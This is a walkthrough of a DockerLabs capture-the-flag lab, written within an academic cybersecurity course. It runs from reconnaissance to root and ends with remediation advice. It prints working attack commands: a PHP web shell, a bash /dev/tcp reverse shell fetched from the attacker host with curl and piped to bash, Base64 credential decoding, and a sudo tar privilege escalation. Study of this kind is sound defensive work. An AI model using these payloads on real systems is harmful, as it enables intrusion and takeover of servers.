

Forgotten Portal: how a server gets compromised from a comment in the source code
Walkthrough of DockerLabs' Forgotten_Portal lab: file upload, reverse shell and privilege escalation to root with PTES methodology.

Not every attack starts with a zero-day exploit or sophisticated tooling.
Sometimes it just takes a developer leaving a comment in the HTML.
This is the full walkthrough of DockerLabs' Forgotten_Portal lab, which we solved as part of the cybersecurity accelerator at Nodo EAFIT. We applied the PTES methodology (Penetration Testing Execution Standard). The goal: fully compromise the machine and document every technical decision as if it were a real environment.
We got to root. The path there was more instructive than the destination.
Working environment
We deployed the target machine as a Docker container directly inside Kali Linux on VirtualBox, using DockerLabs' automatic deployment script:
sudo bash auto_deploy.sh forgotten_portal.tar
Once deployed, the machine was active on Docker's internal network at IP 172.17.0.2. Our attacking machine (Kali Linux) operated from 10.0.2.15.
Tools used:
| Tool | Purpose |
|---|---|
| nmap | Port and service scanning |
| gobuster | Web directory enumeration |
| netcat | Receiving the reverse shell |
| python3 | Temporary HTTP server |
| base64 | Decoding credentials |
| tar + GTFOBins | Privilege escalation |
Phase 1: reconnaissance
Availability check
Before any action, we verified the target was up:
ping -c 1 172.17.0.2
The response TTL was 64, which points to a Linux operating system. The machine was active and reachable.
Port scanning with Nmap
We ran a full scan across all TCP ports with version detection and reconnaissance scripts:
nmap -p- -sVC --min-rate 5000 -vvv -n -Pn 172.17.0.2

Result:
| Port | Protocol | Service | Version |
|---|---|---|---|
| 22 | TCP | SSH | OpenSSH 9.6p1 Ubuntu |
| 80 | TCP | HTTP | Apache httpd 2.4.58 |
Port 22 required credentials to get in. Port 80 exposed a web application accessible without authentication: our main attack vector.
Phase 2: analysis
Web service on port 80
Accessing http://172.17.0.2/ from Firefox, we found the CyberLand Labs site, a visual interface with no visible file upload functionality or additional navigation routes.

Apparently nothing interesting. The key was under the surface.
Finding 1: sensitive comment in the source code
Reviewing the source code with the browser's developer tools, we found an HTML comment that shouldn't exist in any production environment:

A single comment exposed two critical pieces of data:
| Exposed data | Value | Relevance |
|---|---|---|
| System user | Bob | Possible valid SSH user |
| Hidden path | m4ch1n3_upload.html | Page with upload functionality |
This is a sensitive information exposure vulnerability. Any user can read an HTML page's source code from the browser without authenticating.
Finding 2: upload form allowing .php
Accessing http://172.17.0.2/m4ch1n3_upload.html, we found a document portal with an upload form.

The supported file types were:
| Extension | Type | Should it be allowed? |
|---|---|---|
| .txt | Plain text | Yes |
| Document | Yes | |
| .php | Executable code | No |
.php files aren't documents, they're code that the server executes directly. Allowing their upload is a critical File Upload vulnerability that can lead to Remote Code Execution (RCE).
Finding 3: directory enumeration with Gobuster
To identify routes not visible in navigation, we ran:
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

The scan processed 220,558 words and found two relevant routes:
| Route | Status | Meaning |
|---|---|---|
| /uploads | 301 | Exists and redirects, this is where uploaded files are stored |
| /server-status | 403 | Exists but access is denied |
The /uploads directory confirmed where files submitted through the form would live. The trap was set.
Phase 3: attack
Step 1: creating the web shell
We created a shell.php file with a single line that turns any URL parameter into a command executed by the server:
echo '<?php system($_GET["cmd"]); ?>' > shell.php
Step 2: uploading to the server
We uploaded the file through the form at /m4ch1n3_upload.html. The server accepted it with no restriction and confirmed the upload succeeded. Checking /uploads, shell.php was already there.

Step 3: confirming remote execution
To confirm the web shell worked, we ran whoami remotely:
curl http://172.17.0.2/uploads/shell.php?cmd=whoami

Remote execution confirmed. The server ran the command as if we had typed it in its own terminal.
Step 4: getting a reverse shell
A basic web shell is useful but limited. To get a fully interactive terminal, we set up a reverse shell in four steps:
1. Create the payload on Kali:
echo 'bash -i >& /dev/tcp/10.0.2.15/443 0>&1' > rev.sh
2. Spin up a temporary HTTP server to serve it:
python3 -m http.server 8080
3. Set Kali to listen on port 443:
nc -nlvp 443
4. Execute from the web shell:
curl "http://172.17.0.2/uploads/shell.php?cmd=curl+http://10.0.2.15:8080/rev.sh|bash"
The target machine downloaded and executed the payload. Kali received the incoming connection as www-data.
Step 5: stabilizing the shell
A basic reverse shell is fragile: no autocomplete, no arrow keys, a Ctrl+C closes it. We stabilized it like this:
script /dev/null -c bash
# Ctrl+Z to suspend
stty raw -echo; fg
export TERM=xterm
A fully functional terminal inside the server.
Phase 4: deep access
Internal reconnaissance
With access as www-data, we started mapping the system to find escalation routes.

System users identified in /etc/passwd:
| User | Shell | Accessible from www-data |
|---|---|---|
| alice | /bin/bash | No |
| bob | /bin/bash | No |
| charlie | /bin/bash | No |
| cyberland | /bin/sh | No |
| ubuntu | /bin/bash | No |
The SUID binaries showed no promising vectors, all of them were standard Ubuntu ones.
Key finding: credentials in access_log
Exploring the web server's root directory (/var/www/html), we found a file called access_log. Inside it was a line that shouldn't exist in any log:

A credential encoded in Base64 inside an accessible log. Base64 isn't encryption, it's reversible encoding that any attacker can revert in seconds:
echo "YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3" | base64 -d
Result: alice:s3cr3tp@ssw0rd^487
We obtained credentials with no brute force or advanced techniques.
Lateral movement: alice
su alice
# Password: s3cr3tp@ssw0rd^487

Access succeeded. In alice's directory we found four files of interest:
| File | Relevance |
|---|---|
| user.txt | User-level flag |
| .ssh/ | Directory with SSH keys |
| incidents/ | Internal system reports |
| .bash_history | Command history |
The user flag: CYBERLAND{us3r_l3v3l_fl4g}
The incident report that changed everything
The incidents/ directory held an internal audit report. Its content revealed a critical misconfiguration:

A single
id_rsakey was generated and replicated across every/home/<user>/.ssh/directory on the system. On top of that, user bob's passphrase was accidentally exposed in a temporary file.
| Data | Value |
|---|---|
| Private key | /home/alice/.ssh/id_rsa |
| Bob's passphrase | cyb3r_s3curity |
Lateral movement: bob
SSH initially rejected the key because the permissions were too open. We fixed it:
chmod 600 .ssh/id_rsa
ssh -i .ssh/id_rsa -o PreferredAuthentications=publickey bob@localhost
# Passphrase: cyb3r_s3curity
Access as bob confirmed. The same private key worked for a completely different user.
Privilege escalation to root
We checked bob's sudo permissions:
sudo -l

Bob could run tar as root with no password. Checking GTFOBins, we identified that tar can be abused to get a root shell via checkpoints:
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh


Result: whoami → root
What this means in a real environment
This lab used no sophisticated exploits. Every step leveraged human and configuration errors that exist in real production systems:
Comment in the source code → exposed the main attack path before we touched anything.
.php extension allowed in the form → turned a document form into a doorway into the server.
Credentials in Base64 inside a log → eliminated the need for brute force entirely.
SSH key replicated across users → defeated the whole point of key-based authentication.
tar with passwordless sudo → a legitimate operating system binary became the final escalation vector.
A real attacker with access to this machine would have had full control of the server in under an hour. No alerts. No detection.
Recommendations
Upload form: restrict extensions to .txt and .pdf only. Store files outside the server's root directory so they aren't executable from the browser.
Source code: no comment with paths, usernames or internal information should reach production. This is basic secure development.
Credentials: passwords don't belong in logs. Base64 isn't encryption. For secure storage: bcrypt or Argon2.
SSH keys: every user should have their own unique key. A key replicated across every user on the system offers no real protection.
Sudo permissions: apply the principle of least privilege. If tar doesn't need to run as root, it shouldn't be able to.
The full technical report is available on GitHub.
This exercise was carried out in a controlled environment for academic purposes within the Nodo EAFIT cybersecurity accelerator. All activities were performed on our own infrastructure without affecting real systems or third parties.
What this would cost a real company
The Forgotten_Portal lab is fictional. The vulnerabilities aren't.
Each of the five mistakes that allowed this server to be compromised exists today in real production systems. Not in careless companies or resource-poor startups, but in organizations of every size that simply never asked the right question: what happens if someone looks closely?
The attacker didn't need anything special
There were no zero-day exploits. No sophisticated social engineering. No weeks of reconnaissance. A comment in the HTML, a misconfigured form and a log file with a Base64 password were enough to gain full control of the server in under an hour.
That's what makes this scenario relevant: most real attacks look more like this than like the movies.
What an organization loses when this happens
Operational continuity. With root access, an attacker can shut down services, encrypt information or simply stay invisible for months while extracting data. The average time an attacker stays inside a system before being detected exceeds 200 days according to multiple industry reports. During that time, they operate with total freedom.
User data. Any information stored on the server (databases, files, emails, credentials) is compromised the moment the attacker gains access. In Colombia, Law 1581 on Personal Data Protection sets notification obligations and can lead to sanctions. In international contexts, GDPR can mean fines of up to 4% of annual revenue.
Reputation. This is the hardest damage to quantify and the slowest to recover from. A public security incident destroys the trust of customers, partners and investors in a way no press release can repair quickly.
What sets a prepared organization apart
It's not the budget. It's not the size of the IT team.
It's having answered these basic questions before the incident:
- What can a user upload to our forms?
- Where are our credentials stored?
- Who has access to what, and why?
- If someone gets in today, how long before we notice?
Every vulnerability documented in this writeup is fixed with configuration, not investment. The HTML comment gets removed before deploying. The form gets restricted to safe extensions. Credentials get stored with real encryption. SSH keys get generated individually. Sudo permissions get reviewed.
Security doesn't start with tools. It starts with decisions, and the first decision is always to ask yourself the uncomfortable question before someone else answers it for you: what would someone find if they looked closely?
Comments
0 repliesSign in to comment, like and save posts.
No comments yet. Start the conversation.